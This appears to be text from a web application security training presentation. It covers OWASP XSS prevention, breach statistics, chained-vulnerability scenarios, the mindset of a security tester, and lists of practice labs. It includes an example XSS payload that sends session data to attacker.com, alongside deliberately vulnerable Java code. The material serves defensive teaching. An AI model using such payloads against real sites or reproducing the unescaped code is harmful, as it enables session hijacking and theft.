Web 2.0 technologies such as Ajax, RSS, and JSON are difficult to detect via automated tools.

When are you vulnerable

How Do I Prevent XSS?

Preventing XSS requires keeping untrusted data separate from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. Developers need to include this escaping in their applications unless their UI framework does this for them. See the OWASP XSS Prevention Cheat Sheet for more information about data escaping techniques.
2. Output or "whitelist" input validation is also recommended as it helps protect against XSS, but is not a complete defense as any validation must accept special characters. Such validation should occur on any encoded input, and then validate the length, characters, and format on that data before accepting the input.
3. Consider employing Mozilla's new Content Security Policy that is coming out in Firefox 4 to defend against XSS.

How to prevent

Example Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='"+ request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
<script document.location="http://attacker.com/cgi-bin/cc"></script>
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A5 for info on CSRF.

Examples

References


OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide for Cross-Site Scripting (XSS)
- OWASP Code Snippets for Cross-Site Scripting (XSS)

External


- CWE Entry: Cross-Site Scripting (XSS)
- RSnake's XSS Prevention Cheat Sheet
- Firefox 4's Anti-XSS Content Security Policy Mechanism

Background Information




How difficult or easy

Figure 32. Attack difficulty by percent of breaches **and records***



* Verizon caseload only

Figure 42. Cost of recommended preventive measures by percent of breaches*



Source: Verizon 2010 World-wide survey on data breaches



$$1 + 1 > 2$$

✓ Two low risk vulnerabilities

– Vulnerability 1:

Application allows to store arbitrary javascript in a users' display name that gets executed just after login

- Why resolving? You don't gonna hack yourself, aren't you?

– Vulnerability 2:

A flaw in access control allows users to change the display name of other users

- That will be funny. I could call you "beep".

✓ The result of both

- A hacker injected a simple javascript in the admin's display name that forwarded the admin's session id to the hacker. Subsequently, the hacker compromised the full system.

✓ Lesson learned here

- Most attacks combine the exploitation of several vulnerabilities
- Apply a defense-in-depth approach





Hackers: insiders?

Table 2. Types of internal agents by percent of breaches within Internal

| | |
|------------------------------|-----|
| Regular employee/end-user | 51% |
| Finance/accounting staff | 12% |
| System/network administrator | 12% |
| Executive/upper management | 7% |
| Helpdesk staff | 4% |
| Software developer | 3% |
| Auditor | 1% |
| Unknown | 9% |

Figure 7. Threat agents (exclusive) by percent of breaches





Figure 12. Role of internal agents by percent of breaches within Internal





Intranet web apps only accessible inside?





Result

- ✓ **Gap** in responsibility
 - Business: not feeling or willing to take responsibility
 - Technical: development <> security department
- ✓ **False sense** of feeling secure
 - Terror comes only from outside
 - Infrastructure will sufficiently mitigate the risks
- ✓ **Non-defensive** application development approach
- ✓ **Difficult** to test the resistance against (known) attacks
- ✓ Lack of **awareness**
- ✓ The web **wasn't designed** to be secure
- ✓ Rapid evolving (insecure) web **technologies**
 - Web enablement, open technologies
 - Desktop like web applications (Ajax, RIA)
 - Push for SaaS and cloud based services



Result

- ✓ The vast majority of web applications have **serious** security vulnerabilities
- ✓ Web application security is the **weakest link** within the security domain
- ✓ The situation is **not improving**
- ✓ Hackers gradually **move up** the stack



Solution

- ✓ Not enough time in this presentation ☹
- ✓ But, you can start with
 - Assessing the current situation in your environment
 - Performing a pilot application security test
 - Convincing management
 - Creating awareness
 - ...



The tester mindset

Functional tester

- Understand business
 - Objectives
 - Use cases
- Analytical skills
 - Analyse within the defined functional context
 - Focus is on use of functionality
 - Apply structured techniques to derive test cases
 - Detect defects
- Objective
 - Satisfy business

Application security tester

- Understand hackers & app sec
 - Interests
 - Attack patterns
- Associative skills
 - Assess the whole application behaviour (open context)
 - Focus is on abuse of the technical implementation of functionality
 - Iterative approach: result of a test case is input for a future one (repeatability?)
 - Find vulnerabilities, exploit these, perform a rating and formulate recommendations (expertise)
- Objective
 - Frustrate hackers



Hacker <> App sec tester

Hacker

– Approach

- Reconnaissance
- Detecting vulnerabilities
- Exploitation possibilities
- Preparing the attack
- Performing the attack
- Covering tracks

– Resources

- Plenty of time
- Lots of information sources
- Huge toolkit

– Objective

- Maximize profit

Application security tester

– Approach

- Same but legal

– Resources

- Limited
- Expertise
- Effective approach

– Objective

- Maximize prevention





An approach to WAST



Efficient
Injections and checks
in short time



Not that effective
Signature based

Scanning

Don't stop here


Effective
Human intelligence

Not that efficient
Testing takes time


Manual testing

Dig deep enough






An approach to WAST





An approach to WAST



CAPEC Common Attack Pattern Enumeration and Classification
A Community Knowledge Resource for Building Secure Software






ps_testware's ExpertReview





Security Testing - Tools





Need more ?

- ✓ Offline Hacking applications
 - Foundstone HacMe series (production like applications)
 - Mutillidea

- ✓ Online Web Hacking Labs
 - <http://www.hackthissite.org/>
 - <http://www.hackerslab.org/>
 - <http://www.hackertest.net/> etc...





- ✓ Demo Sites
 - Acunetix <http://testphp.vulnweb.com/>
 - HP <http://zero.webappsecurity.com/>
 - IBM <http://demo.testfire.net/>
 - Cenzic <http://crackme.cenzic.com/>
 - NT Objectives <http://www.webscantest.com/>


Build your own lab with virtual machines





Literature





Q&A

